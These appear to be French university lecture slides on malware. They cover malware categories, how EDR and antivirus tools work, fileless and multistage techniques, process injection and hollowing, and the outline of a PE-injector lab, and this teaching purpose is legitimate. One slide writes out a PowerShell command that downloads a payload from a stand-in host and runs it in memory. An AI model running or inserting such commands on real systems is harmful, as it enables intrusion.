Virologie et Malware

Objectifs

- Définitions
- Revue de techniques diverses employés
- Mise en oeuvre

- TD/TP: injecteur PE

- Revue de la structure d’un PE

Définitions

Le zoo:

- Virus, Ver, Trojan, SpyWare, AdWare, RansomWare, rootkit, keylogger, botnet, backdoor, fileless malware, ScareWare

Problème de la catégorisation du zoo?

- L’objectif finale peut changer la catégorie bien que les techniques mise-en-oeuvres soit similaire

Définitions

Les vers informatiques se distinguent des virus informatiques et des autres formes de malwares de différentes manières :

Ils ne ciblent pas des particuliers, mais tout appareil qu'ils peuvent trouver.
Ils ne sont pas envoyés directement à quelqu'un et n'ont pas besoin d'être ouverts ou joints à un fichier pour affecter un ordinateur.
Leur principal objectif consiste à se déplacer aussi loin que possible et non à causer un préjudice direct.
Ils sont autonomes et circulent seuls dans le monde entier.

Définitions

- Virus - Vers - Malware - *ware ?
    - auto réplication ou non?
    - mélangé avec un code légitime ou non?
    - ciblé ou non?
    - extorsion ou non?
    - sur périphérique de stockage ou non?
    - obfuscation ou non?

Bref, un collection de Techniques (de dev) composable à loisir!

Comment marche un EDR/Anti-virus/…

Un EDR (Endpoint Detection and Response) est un logiciel de sécurité installé sur les terminaux (PC, serveurs, laptops, etc.) qui permet :

de détecter des comportements malveillants,

de réagir à ces menaces en temps réel ou quasi-réel,

et de fournir une traçabilité complète pour l’analyse post-incident.

Comment marche un EDR/Anti-virus/…

1 - Surveillance continue:

Un EDR collecte en permanence des données sur le comportement du système :

appels système (syscalls),
processus créés (nom, parent, horodatage),
accès réseau (IP, ports, protocoles),
activités sur les fichiers (lecture, écriture, suppression),
chargement de DLL / bibliothèques,
accès mémoire, injections de code,
événements liés aux utilisateurs (logins, élévations de privilèges),
exécution de scripts ou commandes (PowerShell, Bash, etc.).

Ces données sont journalisées et corrélées pour identifier des anomalies.

Comment marche un EDR/Anti-virus/…

2. Détection des comportements suspects

L'EDR utilise plusieurs techniques de détection :

- a. Règles statiques

  Basées sur des indicateurs de compromission (IOC) : noms de fichiers, signatures, hashs connus.

  Ex. : cmd.exe lancé par Word.exe.

- b. Détection comportementale

  Basée sur des patterns suspects d'activités.

  Exemples :

  Un processus qui chiffre massivement des fichiers → comportement de ransomware.

  Un exécutable inconnu qui lance powershell avec un script obfusqué.

  Un processus qui injecte du code dans un autre (process hollowing).

- c. Machine Learning / IA

  Certains EDR modernes intègrent des modèles qui apprennent à détecter des anomalies par rapport à un comportement normal.

  Exemple : un processus qui communique soudainement avec un C2 (serveur de commande et contrôle) jamais vu avant.

Comment marche un EDR/Anti-virus/…

3. Réponse automatisée ou manuelle

Automatisée :

Isolation du poste (déconnexion réseau),
Mise en quarantaine d’un fichier,
Blocage d’un processus en cours d’exécution.

Manuelle :

Analyse forensique avec ligne du temps des événements,
Dump mémoire,
Export de logs pour investigation poussée.

Comment marche un EDR/Anti-virus/…

Hooks système / API monitoring (userland)
Intercepte les appels système comme CreateProcess, WriteFile, etc.

Kernel drivers
Permet une surveillance bas niveau (processus, mémoire, fichiers)

ETW (Event Tracing for Windows)
Accès aux logs systèmes riches en événements (notamment pour Microsoft Defender)

Agent local
Service résident qui collecte et transmet les données vers une console centrale

Sandbox intégrée
(optionnel) Exécution isolée de fichiers suspects pour observer leur comportement

Évolution des malwares

Processus historique constaté:

De Agent actif et explicite

Simple à mettre au point mais laisse beaucoup d’IOC

vers détournement d’agents légitimes

Concept de bruit blanc

Évolution des malwares

1. Période classique (années 80–90) : *Agent actif et explicite*

- **Exemples :** Virus de boot, macro-virus, vers comme Morris Worm.
- **Caractéristique :** Le malware s’exécute lui-même, fait tout lui-même (réplication, destruction).
- **Approche :** Frontale, visible, peu sophistiquée.
- **Cible :** Le système ou les fichiers directement.

Évolution des malwares

2. Années 2000 : Trojans et dissimulation

- **Exemples :** Sub7, Zeus, Poison Ivy.
- **Caractéristique :** Le malware reste en arrière-plan, utilise des outils de type backdoor.
- **Approche :** Contrôle distant, mais encore autonome.
- **Début d'une logique :** Utiliser des composants du système pour se cacher ou agir.

Évolution des malwares

3. Années 2010 : Abus d’outils légitimes ("Living off the Land")

- **Exemples :** Attaques utilisant PowerShell, WMI, PsExec.
- **Caractéristique :** Le malware **n’exécute pas directement d’actions malveillantes** mais :
  - Invoque des **composants système natifs** pour le faire.
  - Évite ainsi les détections basées sur la signature.
- **Stratégie :** Détourner des agents **légitimes** pour effectuer les actions à leur place.

🧠 Exemple typique : Lancer un téléchargement malveillant avec PowerShell ou faire de la reconnaissance avec `netstat`, `whoami`, `tasklist` — outils préinstallés et signés par Microsoft.

Évolution des malwares

4. Aujourd’hui : Malware indirect, fileless, multi-stage

- **Exemples :** APTs (ex. : Turla, APT29), ransomware avancé, Cobalt Strike détourné.
- **Caractéristiques :**
  - Pas d’exécutable initial visible (fileless).
  - Exploite la **chaîne de confiance du système**.
  - S’intègre dans des processus normaux (svchost.exe, explorer.exe).
  - Utilise des **"techniques d'abus"** (commande système, DLL légitimes modifiées, etc.)
- **Objectif :** Faire faire au système ce qu’un malware ne pourrait pas faire lui-même sans se faire détecter.

Évolution des malwares

Un **malware multistage** est un programme malveillant qui **ne déploie pas toutes ses capacités d'un coup**, mais plutôt en **plusieurs étapes**, où chaque phase peut :

- Dépendre du succès de la précédente,
- Être téléchargée à la volée,
- Réagir dynamiquement à l'environnement cible.

Il est souvent structuré selon une **architecture modulaire**.

Évolution des malwares

Étape 1 – Dropper ou Downloader

- Petit fichier initial, très discret.
- Son **seul rôle** : déposer ou télécharger la suite.
- Souvent fileless ou obfusqué.
- Exemples : script PowerShell, document Word malicieux, exécutable minuscule.

Évolution des malwares

Étape 2 – Loader

- Charge le code malveillant suivant en mémoire.
- Peut désobfusquer, décrypter ou injecter le vrai malware.
- Se fait souvent via **process injection**, **reflective DLL loading**, etc.

Évolution des malwares

Étape 3 – Payload principal

- Le cœur de l’attaque : vol de données, ransomware, backdoor, etc.
- Parfois **modulaire** : exfiltration, keylogger, espionnage webcam, etc.

Évolution des malwares

Étape 4 – Persistance & Commande

- Établit des **mécanismes de persistance** (tâches planifiées, registre, services).
- Se connecte à un **serveur de commande (C2)** pour recevoir des ordres.
- Peut télécharger des **modules supplémentaires** à la demande.

Exemple de fileless

Living off the land = LOLBins

Exemples d’outils couramment abusés :

- powershell.exe
- wscript.exe, cscript.exe
- regsvr32.exe
- mshta.exe
- rundll32.exe
- wmic.exe

Exemple de fileless

Exemple en powershell

Invoke-Expression d’un fichier downloadé à la volé

- **powershell -c "IEX (New-Object Net.WebClient).DownloadString('http://attacker.com/payload.ps1')"**

  Aucun fichier Écrit.

  La payload est téléchargé **en mémoire** puis **exécuté directement**.

Etape cruciale du loading

Dans le multi-stage, l’étape de compromission d’un processus existant ET légitime survient:

- sur processus en cours
- technique utilisant les techniques similaires aux chargements d’un programme sous forme de processus

Revue de techniques diverses employés


Fonctions dangereuses de windows!

- OpenProcess
- CreateRemoteThread
- VirtualAllocEx
- WriteProcessMemory
- OpenThread

A la base pour faire du debugging userland… mais exploité à des fins malveillantes

Revue de techniques diverses employés

- Détournement du chargement d’une bibliothèque



ENDGAME.


Revue de techniques diverses employés

- Détournement du chargement d’une bibliothèque:
    - modification des dépendances vers une DLL malveillante

Sur un processus en cours ou sur disque

Revue de techniques diverses employés

- Injection d’un PE (statique ou dynamique)




Revue de techniques diverses employés

- Injection d’un PE (statique ou dynamique):
    - ajout d’une section de code malveillant puis hooking

Sur un processus en cours ou sur disque

Revue de techniques diverses employés

- Process Hollowing (dynamique)




Revue de techniques diverses employés

- Process Hollowing (dynamique):
    - créer un processus légitime en état suspendu
    - unmap des régions
    - injection de code malveillant

Sur un processus qu’on crée

Revue de techniques diverses employés

- Thread Injection (dynamique)



Revue de techniques diverses employés

- Thread Injection (dynamique):
    - créer un thread dans un processus existant

Sur un processus en cours

Autres techniques

Cons:

- Fonctions check par les EDR, séquences d’appel typique

Principe:

- Écrire du code dans un autre processus / thread
- Faire qu’un thread exécute ce code

Innovation possible:

- autres mécanismes de chargement de code (COM+, …)
- mécanismes d'événement ou d’exception (SEH, VEH, …).

TD/TP/Projet: injecteur PE

Le TD/TP portera sur un injecteur PE statique:

- incrémentale
- élémentaire (introduit les différentes techniques)

Code injecteur: contient une section (packable) particulière qu'elle va injecter dans un fichier via CreateFileMapping/MapViewOfFile.
Payload: code Position Independent qui s'exécute dans un fichier/process de manière autonome.
Code injecté: fichier qui va se retrouvé modifier et qui exécutera la payload.

Particularité: l'approche de la payload est générique

TD/TP/Projet: injecteur PE

Le projet:

- soit une version ++ de l'injecteur PE vu en cours:

  En réponse au cours de RE, la payload injecté est l'occasion pour aborder:

  - polymorphisme
  - packing

- soit un malware custom mettant en oeuvre d'autres techniques

Mise en oeuvre

- Mécanisme de chargement d'un exécutable:
  - Structure d’un PE (où est quoi)
  - IAT : Import Adress Table
  - TEB/PEB: Thread/Process Environment Block (pour l’appel aux fonctions de DLL)
  - Function name Hashing (moins de trace)
- Code injecté (Code position indépendant!)
  - Delta offset
  - Relocation
  - Anti-debug / Anti-vm
  - Packing / Polymorphisme …

Ressources utiles

Documentation Microsoft: structure d’un PE

x64dbg: https://x64dbg.com/

build tools: https://visualstudio.microsoft.com/en/visual-cpp-build-tools/